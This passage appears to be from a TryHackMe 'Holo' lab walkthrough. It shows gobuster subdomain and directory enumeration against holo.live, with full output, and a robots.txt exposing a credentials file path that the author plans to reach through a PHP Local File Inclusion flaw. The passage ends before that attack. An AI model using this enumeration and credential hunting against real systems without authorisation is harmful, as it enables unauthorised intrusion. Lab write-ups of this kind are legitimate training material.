
Below is the result of gobuster vhost scan:

Below is the code snippet of gobuster vhost scan result:

```
1. Found: www.holo.live (Status: 200) [Size: 21405]
2. Found: dev.holo.live (Status: 200) [Size: 7515]
3. Found: admin.holo.live (Status: 200) [Size: 1845]
4. Found: gc._msdcs.holo.live (Status: 400) [Size: 422]
```

Seem like we found additional sub-domain available, let's add to our host file on our attacker machine using command below:

```
1. sudo sed -i.bak 's/$/ admin.holo.live dev.holo.live/' /etc/hosts && cat /etc/hosts && ls -l /etc/hosts*
2.
```



Now we can scan and enumerate all the sub-domain, we may use basic gobuster dir scan, however since we know we can read “robots.txt” from previous gobuster scan, in this case we going to use specific gobuster to search with file extension as shown code snippet with the result below:

- Result of gobuster dir with file extension search for www.holo.live


```
sudo gobuster -t 15 --delay 100ms dir -e -u "http://www.holo.live" -o TryHackMe-gobuster-dir-file-www.holo.live -w
~/Desktop/TryHackMe-Holo-Network-Premium-Completed/big.txt -x txt,php
```

```
1.  http://www.holo.live/.htpasswd.txt       (Status: 403) [Size: 278]
2.  http://www.holo.live/.htpasswd.php       (Status: 403) [Size: 278]
3.  http://www.holo.live/.htpasswd           (Status: 403) [Size: 278]
4.  http://www.holo.live/.htaccess.txt       (Status: 403) [Size: 278]
5.  http://www.holo.live/0                   (Status: 301) [Size: 0] [--> http://www.holo.live/0/]
6.  http://www.holo.live/.htaccess.php       (Status: 403) [Size: 278]
7.  http://www.holo.live/.htaccess           (Status: 403) [Size: 278]
8.  http://www.holo.live/!                   (Status: 301) [Size: 0] [--> http://www.holo.live/]
9.  http://www.holo.live/admin               (Status: 302) [Size: 0] [--> http://www.holo.live/wp-admin/]
10. http://www.holo.live/asdfjkl;            (Status: 301) [Size: 0] [--> http://www.holo.live/asdfjkl]
11. http://www.holo.live/dashboard           (Status: 302) [Size: 0] [--> http://www.holo.live/wp-admin/]
12. http://www.holo.live/favicon.ico         (Status: 302) [Size: 0] [--> http://www.holo.live/wp-includes/images/w-logo-blue-white-
    bg.png]
13. http://www.holo.live/fixed!              (Status: 301) [Size: 0] [--> http://www.holo.live/fixed]
14. http://www.holo.live/index.php           (Status: 301) [Size: 0] [--> http://www.holo.live/]
15. http://www.holo.live/javascript          (Status: 301) [Size: 319] [--> http://www.holo.live/javascript/]
16. http://www.holo.live/license.txt         (Status: 200) [Size: 19915]
17. http://www.holo.live/login               (Status: 302) [Size: 0] [--> http://www.holo.live/wp-login.php]
18. http://www.holo.live/robots.txt          (Status: 200) [Size: 913]
19. http://www.holo.live/robots.txt          (Status: 200) [Size: 913]
20. http://www.holo.live/server-status       (Status: 403) [Size: 278]
21. http://www.holo.live/upgrade             (Status: 301) [Size: 316] [--> http://www.holo.live/upgrade/]
22. http://www.holo.live/wp-admin            (Status: 403) [Size: 278]
23. http://www.holo.live/wp-admin.php        (Status: 403) [Size: 278]
24. http://www.holo.live/wp-content          (Status: 301) [Size: 319] [--> http://www.holo.live/wp-content/]
25. http://www.holo.live/wp-config.php       (Status: 200) [Size: 0]
26. http://www.holo.live/wp-login            (Status: 403) [Size: 278]
27. http://www.holo.live/wp-includes         (Status: 301) [Size: 320] [--> http://www.holo.live/wp-includes/]
28. http://www.holo.live/wp-register.php     (Status: 301) [Size: 0] [--> http://www.holo.live/wp-login.php?action=register]
29. http://www.holo.live/wp-feed.php         (Status: 301) [Size: 0] [--> http://www.holo.live/index.php/feed/]
30. http://www.holo.live/wp-login.php        (Status: 403) [Size: 278]
31. http://www.holo.live/wp-rss2.php         (Status: 301) [Size: 0] [--> http://www.holo.live/index.php/feed/]
32. http://www.holo.live/wp-trackback.php    (Status: 200) [Size: 135]
33. http://www.holo.live/xmlrpc.php          (Status: 405) [Size: 42]
```

- Result of gobuster dir with file extension search for admin.holo.live

```
sudo gobuster -t 15 --delay 100ms dir -e -u "http://admin.holo.live" -o TryHackMe-gobuster-dir-file-admin.holo.live -w ~/Desktop/TryHackMe-Holo-Network-Premium-Completed/big.txt -x txt,php
```

1. http://admin.holo.live/.htaccess (Status: 403) [Size: 280]
2. http://admin.holo.live/.htaccess.txt (Status: 403) [Size: 280]
3. http://admin.holo.live/.htaccess.php (Status: 403) [Size: 280]
4. http://admin.holo.live/.htpasswd.txt (Status: 403) [Size: 280]
5. http://admin.holo.live/.htpasswd.php (Status: 403) [Size: 280]
6. http://admin.holo.live/.htpasswd (Status: 403) [Size: 280]
7. http://admin.holo.live/assets (Status: 301) [Size: 319] [--> http://admin.holo.live/assets/]
8. http://admin.holo.live/dashboard.php (Status: 302) [Size: 0] [--> index.php]
9. http://admin.holo.live/db_connect.php (Status: 200) [Size: 0]
10. http://admin.holo.live/docs (Status: 301) [Size: 317] [--> http://admin.holo.live/docs/]
11. http://admin.holo.live/examples (Status: 301) [Size: 321] [--> http://admin.holo.live/examples/]
12. http://admin.holo.live/index.php (Status: 200) [Size: 1845]
13. http://admin.holo.live/javascript (Status: 301) [Size: 323] [--> http://admin.holo.live/javascript/]
14. http://admin.holo.live/robots.txt (Status: 200) [Size: 135]
15. http://admin.holo.live/robots.txt (Status: 200) [Size: 135]
16. http://admin.holo.live/server-status (Status: 403) [Size: 280]
17.




- Result of gobuster dir with file extension search for dev.holo.live

```
sudo gobuster -t 15 --delay 100ms dir -e -u "http://dev.holo.live" -o TryHackMe-gobuster-dir-file-dev.holo.live -w ~/Desktop/TryHackMe-Holo-Network-Premium-Completed/big.txt -x txt,php
```

1. http://dev.holo.live/.htaccess (Status: 403) [Size: 278]
2. http://dev.holo.live/.htaccess.txt (Status: 403) [Size: 278]
3. http://dev.holo.live/.htaccess.php (Status: 403) [Size: 278]
4. http://dev.holo.live/.htpasswd (Status: 403) [Size: 278]
5. http://dev.holo.live/.htpasswd.txt (Status: 403) [Size: 278]
6. http://dev.holo.live/.htpasswd.php (Status: 403) [Size: 278]
7. http://dev.holo.live/about.php (Status: 200) [Size: 9612]
8. http://dev.holo.live/admin (Status: 403) [Size: 278]
9. http://dev.holo.live/admin.php (Status: 403) [Size: 278]
10. http://dev.holo.live/css (Status: 301) [Size: 312] [--> http://dev.holo.live/css/]
11. http://dev.holo.live/fonts (Status: 301) [Size: 314] [--> http://dev.holo.live/fonts/]
12. http://dev.holo.live/images (Status: 301) [Size: 315] [--> http://dev.holo.live/images/]
13. http://dev.holo.live/img.php (Status: 200) [Size: 0]
14. http://dev.holo.live/index.php (Status: 200) [Size: 7515]
15. http://dev.holo.live/javascript (Status: 301) [Size: 319] [--> http://dev.holo.live/javascript/]
16. http://dev.holo.live/js (Status: 301) [Size: 311] [--> http://dev.holo.live/js/]
17. http://dev.holo.live/login (Status: 403) [Size: 278]
18. http://dev.holo.live/login.php (Status: 403) [Size: 278]
19. http://dev.holo.live/server-status (Status: 403) [Size: 278]
20.

```
┌──(kali㉿kali)-[~/Desktop/holo-kali-08092021]
└─$ sudo gobuster -t 15 --delay 100ms dir -e -u "http://dev.holo.live" -o TryHackMe-gobuster-dir-file-dev.holo.live -w ~/Desktop/TryHackMe-Holo-Network-Premium-Completed/big.txt -x txt,php
[sudo] password for kali:
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://dev.holo.live
[+] Method:                  GET
[+] Threads:                 15
[+] Delay:                   100ms
[+] Wordlist:                /home/kali/Desktop/TryHackMe-Holo-Network-Premium-Completed/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,txt
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2021/09/08 22:56:28 Starting gobuster in directory enumeration mode
===============================================================
http://dev.holo.live/.htaccess            (Status: 403) [Size: 278]
http://dev.holo.live/.htaccess.txt        (Status: 403) [Size: 278]
http://dev.holo.live/.htaccess.php        (Status: 403) [Size: 278]
http://dev.holo.live/.htpasswd            (Status: 403) [Size: 278]
http://dev.holo.live/.htpasswd.txt        (Status: 403) [Size: 278]
http://dev.holo.live/.htpasswd.php        (Status: 403) [Size: 278]
http://dev.holo.live/about.php            (Status: 200) [Size: 9612]
http://dev.holo.live/admin                (Status: 403) [Size: 278]
http://dev.holo.live/admin.php            (Status: 403) [Size: 278]
http://dev.holo.live/css                  (Status: 301) [Size: 312] [--> http://dev.holo.live/css/]
http://dev.holo.live/fonts                (Status: 301) [Size: 314] [--> http://dev.holo.live/fonts/]
http://dev.holo.live/images               (Status: 301) [Size: 315] [--> http://dev.holo.live/images/]
http://dev.holo.live/img.php              (Status: 200) [Size: 0]
http://dev.holo.live/index.php            (Status: 200) [Size: 7515]
http://dev.holo.live/javascript           (Status: 301) [Size: 319] [--> http://dev.holo.live/javascript/]
http://dev.holo.live/js                   (Status: 301) [Size: 311] [--> http://dev.holo.live/js/]
http://dev.holo.live/login                (Status: 403) [Size: 278]
http://dev.holo.live/login.php            (Status: 403) [Size: 278]
http://dev.holo.live/server-status        (Status: 403) [Size: 278]

===============================================================
2021/09/08 23:21:42 Finished
===============================================================
```

From the gobuster result, we know that admin.holo.live does has "robots.txt" and it contain an interesting path to a file called "creds.txt" as shown below:




Below is the code snippet for "robots.txt" of admin.holo.live:


```
1. User-agent: *
2. Disallow: /var/www/admin/db.php
3. Disallow: /var/www/admin/dashboard.php
4. Disallow: /var/www/admin/supersecretdir/creds.txt
```

From here, we know probably we can retrieve the file by exploiting Local File Inclusion vulnerability in PHP.

However, we are unable to retrieve the file from admin.holo.live as it is a login page as shown below:




Below is the source for the login page of admin.holo.live:





Let's check out dev.holo.live, if the Local File Inclusion vulnerability can be found.

This is the main page of dev.holo.live:




This is the talent page of dev.holo.live:





This is the source for the talent page of dev.holo.live:

